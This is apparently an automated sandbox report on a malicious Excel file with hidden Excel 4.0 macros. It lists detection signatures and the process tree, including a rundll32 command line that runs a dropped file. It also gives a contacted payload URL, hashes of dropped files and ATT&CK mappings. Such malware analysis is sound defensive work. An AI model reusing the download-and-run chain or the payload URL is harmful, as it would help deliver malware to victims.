

JOeSandbox Cloud BASIC



ID: 356299

Sample Name:

Document1094680387_02012021.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 21:42:12

Date: 22/02/2021

Version: 31.0.0 Emerald

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
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
Analysis Report Document1094680387_02012021.xls

Overview

General Information

Sample Name:	Document1094680387_02012021.xls
Analysis ID:	356299
MD5:	9423ee9775707d..
SHA1:	debc0defc997fde..
SHA256:	7034e21128da9c..
Most interesting Screenshot:	
	


Detection

	
Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for doma...
Office document tries to convince vi...
Document exploit detected (UrlDown...
Document exploit detected (process...
Found Excel 4.0 Macro with suspicio...
Sigma detected: Microsoft Office Pr...
Yara detected hidden Macro 4.0 in E...
Internet Provider seen in connection...
Potential document exploit detected...
Potential document exploit detected...
Potential document exploit detected...
Uses a known web browser user age...

Classification



Startup

- System is w7x64
-  EXCEL.EXE (PID: 2200 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
 -  rundll32.exe (PID: 2372 cmdline: rundll32 ..\MORI.BAST,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Document1094680387_02012021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	0xaf0b:\$e1: Enable Editing 0xaf55:\$e1: Enable Editing 0xaf73:\$e2: Enable Content
Document1094680387_02012021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for domain / URL

Compliance:



Uses new MSVCR DLLs

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


HIPS / PFW / Operating System Protection Evasion:



Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
healthmachinery.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://healthymachinery.com/health/32-422-76.assp	8%	Virustotal		Browse
http://healthymachinery.com/health/32-422-76.assp	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
healthymachinery.com	172.67.149.197	true	true	8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://healthymachinery.com/health/32-422-76.assp	true	8%, Virustotal, Browse - Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000000 2.2084703023.0000000001D97000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv	rundll32.exe, 00000003.00000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.00000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.00000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/	rundll32.exe, 00000003.00000000 2.2084703023.0000000001D97000. 00000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000000 2.2084703023.0000000001D97000. 00000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.00000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	32-422-76[1].htm.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.149.197	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356299
Start date:	22.02.2021
Start time:	21:42:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Document1094680387_02012021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@3/8@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	New Order.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO#87498746510.exe	Get hash	malicious	Browse	• 172.67.172.17
	muOvK6dngg.exe	Get hash	malicious	Browse	• 172.67.141.244
	rieuro.dll	Get hash	malicious	Browse	• 104.20.185.68
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	One Note shergott@vivaldicap.com.html	Get hash	malicious	Browse	• 104.16.18.94
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 104.21.62.185
	purchase order 1.exe	Get hash	malicious	Browse	• 172.67.188.154
	telex transfer.exe	Get hash	malicious	Browse	• 172.67.188.154
	GPP.exe	Get hash	malicious	Browse	• 172.67.188.154
	DHL Shipment Notification 6368638172.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	#11032019 de investigaci#U00f3n de #U00f3rdenes.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Neue Bestellung_WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Halkbank_Ekstre_20210222_082357_541079.exe	Get hash	malicious	Browse	• 104.21.19.200
	swift payment.doc	Get hash	malicious	Browse	• 104.21.19.200
	FAX-MESSAGE201636576736375362.html	Get hash	malicious	Browse	• 104.16.18.94
	Order_C3350191107102300.exe	Get hash	malicious	Browse	• 172.67.188.154
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 23.227.38.74

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\32-422-76[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	4318
Entropy (8bit):	4.978706497143023
Encrypted:	false
SSDEEP:	96:1j9jwljYjyDK/DZD8jH+k1fiPvJADh/pRscs1szbGD:1j9jhjYjWK/lyH+k0RADh/pmcs1sfGD
MD5:	2885250688BD4C1C1BB0ABE37E258DDC
SHA1:	A0C1355880E29CA2B53A875CB3C296FA6E7EA829
SHA-256:	BE620E05FC49EFF7529785A5D8B96E40B9F1668BBC80B7C33EC46453DEBB3AE4
SHA-512:	BD118277C49F05C733EEBD7F674877749639EC64D9C55ADAA72E3DDFB669EECF83F8D9238C53F7C92FF9702D5C8218F3799335E6FBDE36BE964B0AA243E9736
Malicious:	false
Reputation:	low
IE Cache URL:	http://healthmachinery.com/health/32-422-76.assp
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->. <head>. <title>Suspected phishing site Cloudfl are</title>. <meta charset="UTF-8" />. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />. <meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />. <meta name="robots" content="noindex, nofollow" />. <meta name="viewport" content="width=device-width, initial-scale=1" />. <link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen, projection" />. [if lt IE 9]> <link rel="stylesheet" id="cf_styles-ie-css" href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen, projection" /> <![endif]-->. <style type="text/css">body{margin:0;padding:0}</style>...

C:\Users\user\AppData\Local\Temp\B5CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26497
Entropy (8bit):	7.568364582865906
Encrypted:	false
SSDEEP:	384:1nnowDuBP+y+mjZ0VTquDznB3dPjZ8aoVT0QNuzWKPqGndVVBdd:1nnlDuBP+Tmje3nXPj6W+u7qkPLdd
MD5:	F3B6E4C5C9FA1158B6FAC9252C28F970
SHA1:	0EF9E1DCD12EE01EB92F610564D8AEB7F1F67A98
SHA-256:	569F33677C282BF3A4C8421D4F3C6A76BEEBB41DD2FD3D845C37193758254461
SHA-512:	D3C42FBAEBE32348686ADFCCA0E00E3EC2F3977DCAA0C74BAE0200A835993113D0112B017CACECBD884B4B4FD542257144F26C06D679A3E8514B7C641940B7AE
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C.....!?.&..an.0.....#.z.Bj.Fq8..XS=CD.].....l...Z.....*L.)a...m.....6.VT.e}J.,({.....G+....!..~9.).....)c.....l...wJ...z.]j...h)....N...~.....O..... Y...1>@Jd..?.\...m...WD0.W2!s...b.{.....C.y.....^'.....{.....z...9...X.F.iJb..2..'.hNh...S.D^n...9...~.l...Qt.*d...z.f.3..Ov.m7.....qL[.xf.;).^DP..6rww..cO.PQ.d x.x.....F^.....{....}...qG8]k...u .l... ..{g..cE.:..1.....PK.....!.....[Content_Types].xml ...{(..... ..</td></tr></table>

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 04:42:36 2021, atime=Tue Feb 23 04:42:36 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.468842484038273
Encrypted:	false
SSDEEP:	12:85Qc0LgXg/XAICPCHaXgzB8IB/iGkZX+Wnicvb4AubDtZ3YilMMEpxRljKXlcTdK:85Zi/XTwz6IAjYekAiDv3qPrNru/
MD5:	E382379E6F8EC21891A4C09FC78B2C33
SHA1:	81B9B99F3BF9B4519E6ED6013413BF3327D48BF3
SHA-256:	657B78085B6180BD0BADCF5FF6667219E2DF14FC6C2FA0A0A4F1F550AF56C650
SHA-512:	53FD2827C93CB851ED840261AE22E4BECC4D398B091B823C95D7F8EF092FCFD3998612EB1866F694502555110424FF591234D659DF437E9DB1A3EFB1521872A0
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Document1094680387_02012021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Tue Feb 23 04:42:36 2021, atime=Tue Feb 23 04:42:36 2021, length=44032, window=hide
Category:	dropped
Size (bytes):	2198
Entropy (8bit):	4.500480590351624
Encrypted:	false
SSDEEP:	24:8HYn\XTwz6I4U8WcqFekAxqZDv3qPdM7dD2HYn\XTwz6I4U8WcqFekAxqZDv3qPg:8M\XT3Ing+YJPPq2M\XT3Ing+YJPQ/
MD5:	401E0C09D6A3D5BFFF6B567EC7699127
SHA1:	2D7471A620659CF28658DD30702654F86E33A703
SHA-256:	BB865549E2FD35FE53C099CBFF8746859936D9F6706558D4860DAA8B0D134E19
SHA-512:	0018087D2F3EAF6D42CE5E01C82F38AE074D4D6FBF0E2CAB1AAC6B23E153474C42F2A669F8AC6897DA8679A6290202F39F65D70584CE860084F868DD9561772
Malicious:	false
Reputation:	low
Preview:	L.....F.....\$!{..O.z...p.....P.O...i.....+00.../C:\.....t1.....QK.X\Users\.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..u.s.e.r.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s...z.1.....Q.y..D.e.s.k.t.o.p.d.....QK.X.Q.y*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.....WRO- .DOCUME~1.XLS..l.....Q.y.Q.y*...8.....D.o.c.u.m.e.n.t.1.0.9.4.6.8.0.3.8.7_.0.2.0.1.2.0.2.1...x.l.s.....8...[.....?J.....C:\Use.r.s.l.#.....\7254536\Users.user\Desktop\Document1094680387_02012021.xls.6.....\.....\.....\.....\D.e.s.k.t.o.p.\D.o.c.u.m.e.n.t.1.0.9.4.6.8.0.3.8.7_.0.2.0.1.2.0.2.1...x.l.s.....\LB.)..A.g.....1SPS.XF.L8C...&m.m.....S.-1.-5.-2.1-.9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`

C:\Users\user\AppData\Local\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	134
Entropy (8bit):	4.703385008978903
Encrypted:	false
SSDEEP:	3:oyBVomMUDRRMJ9+XVEAI5S/dRRMJ9+XVEAlmMUDRRMJ9+XVEAlv:dj6zJVArS6JVAxzJVA1
MD5:	5DBCC3E3BA539EAC9E456E71F44E7F4C
SHA1:	26A9F73B250A22119F585C58096C6DC174B354BD
SHA-256:	05CEF3F9B120D1E67A3F7A67F8578A2EE56E1060EAC5FFDF8F572BB4834127B7
SHA-512:	48814DA9A0B6A1A2EFEF65B0FA6617508E2514227CC48B215F3716412375C072A8FD97C3A9EC54463E3A4DAAE0CA9BC26D4D5686D5DEED9F6CAF12B63F7D544
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Document1094680387_02012021.LNK=0..Document1094680387_02012021.LNK=0..[xls]..Document1094680387_02012021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\LI22RCU4.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	122
Entropy (8bit):	4.5618514532497425
Encrypted:	false
SSDEEP:	3:GmM/5DyQiqWyD0XQvHU8VXT7OHHRESNSRcuRYigimXReWpD:XM/5DD1D3JuHS3cuKjmUWpD
MD5:	D84B2823208AF224D4942EC7FD77CBBF
SHA1:	8D9C717B32324F197502E20EFBB1C3763DADF579
SHA-256:	DECCE67F750C39C9B6D2E721D97DA196327CF7DFA3EFF790508D756D969F7739
SHA-512:	51CA3F9B77C8B41E2EAAACCE191D11AA08663F7C208A56B55D998FCA9B9B4BD28C457F9BEBD6112272D17A9682C8C19A2257E3E3646613B1912333D88FA6BBB
Malicious:	false
Reputation:	low
IE Cache URL:	healthymachinery.com/
Preview:	__cfduid.de9fb75c2785608345f9f59dfba82579b1614026581.healthymachinery.com/.9728.1204975744.30875886.2966600249.30869926.*.

C:\Users\user\Desktop\76CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16

C:\Users\user\Desktop\76CE0000	
Category:	dropped
Size (bytes):	69069
Entropy (8bit):	6.230482106115366
Encrypted:	false
SSDEEP:	1536:nZ8rmjAltzyEiBiL6IECbgBGGP5xLmQWVxdEfQ6PkHZ8rmjAltzyEiBiL6IECbgT:nZ8rmjAltzyEiBiL6IECbgBGGP5xLm7W
MD5:	7C0537F4EBF1358F614989AABC178980
SHA1:	0376B456E68893C84F61273EF06BC7D12FE22ED8
SHA-256:	0DB14CEF15D668DC42C8AD731EB42B0CDCB21E33D3D3C1AFA9010805EB725F9A
SHA-512:	38D05E80CCDA7B63F291E068291430D9F9B2E0EDDD440ACD0C9E461A88E10BE894C17E786EC793CE2113BCA9778E6B26F0BAD2C59E9D826C6A354483AF823FC
Malicious:	false
Reputation:	low
Preview:	g2.....\p....user.....B.....a.....=.....i.....9J.8.....X.@...."1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....h.....8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.ri.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i1.....<.....C.a.l.i.b.r.i.1.....

C:\Users\user\MORI.BAST	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	4318
Entropy (8bit):	4.978706497143023
Encrypted:	false
SSDEEP:	96:1j9jwljYjyDK/DZD8jH+k1fiPvJADh/pRscs1szbGD:1j9jhjYJWK/lyH+k0RADh/pmcs1sfGD
MD5:	2885250688BD4C1C1BB0ABE37E258DDC
SHA1:	A0C1355880E29CA2B53A875CB3C296FA6E7EA829
SHA-256:	BE620E05FC49EFF7529785A5D8B96E40B9F1668BBC80B7C33EC46453DEBB3AE4
SHA-512:	BD118277C49F05C733EEBD7F674877749639EC64D9C55ADAA72E3DDFB669EECF83F8D9238C53F7C92FF9702D5C8218F3799335E6FBDE36BE964B0AA243E9736
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>.[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->.[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->.[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->.[if gt IE 8]> <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site Cloudfl are</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,c hrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="" cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />.[if lt IE 9]><link rel="stylesheet" id="cf_styles-ie-css" href="/cdn-cgi/styles/c f.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Feb 1 14:40:50 2021, Security: 0
Entropy (8bit):	3.9082210251254503
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Document1094680387_02012021.xls
File size:	64512
MD5:	9423ee9775707d51960e0eac95b3f6cc
SHA1:	debc0defc997fde77a2f0cee9b3b1fcbcd54ea91
SHA256:	7034e21128da9ce58c2d5249d3fd73dd766cf90437fa52f79faa50098f359634
SHA512:	0cff3519c5453bdeb13201849c571cbb142ed6780c2e6cae572104904af1190ff4d4e068ff0109953745b153fc219c618519318cadd4dcac300b3d280643bc53
SSDEEP:	1536:TcPiTQAVW/89BQnmlcGvgZ6GrvhpJ8YUOMU/B l/s/Vk/OZ/R/7/Gm/UQ/OhGW/x:TcPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOA
File Content Preview:	>.....{.....

File Icon



Static OLE Info					
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General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Document1094680387_02012021.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-01 14:40:50
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.292801571342
Base64 Encoded:	False
Data ASCII:	<pre>+,...0.....0.....8..... .@.....H.....p.....DocuSign.... Base....Kl o p s.....Excel 4. </pre>
Data Raw:	<pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 01 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b0 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 70 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 </pre>

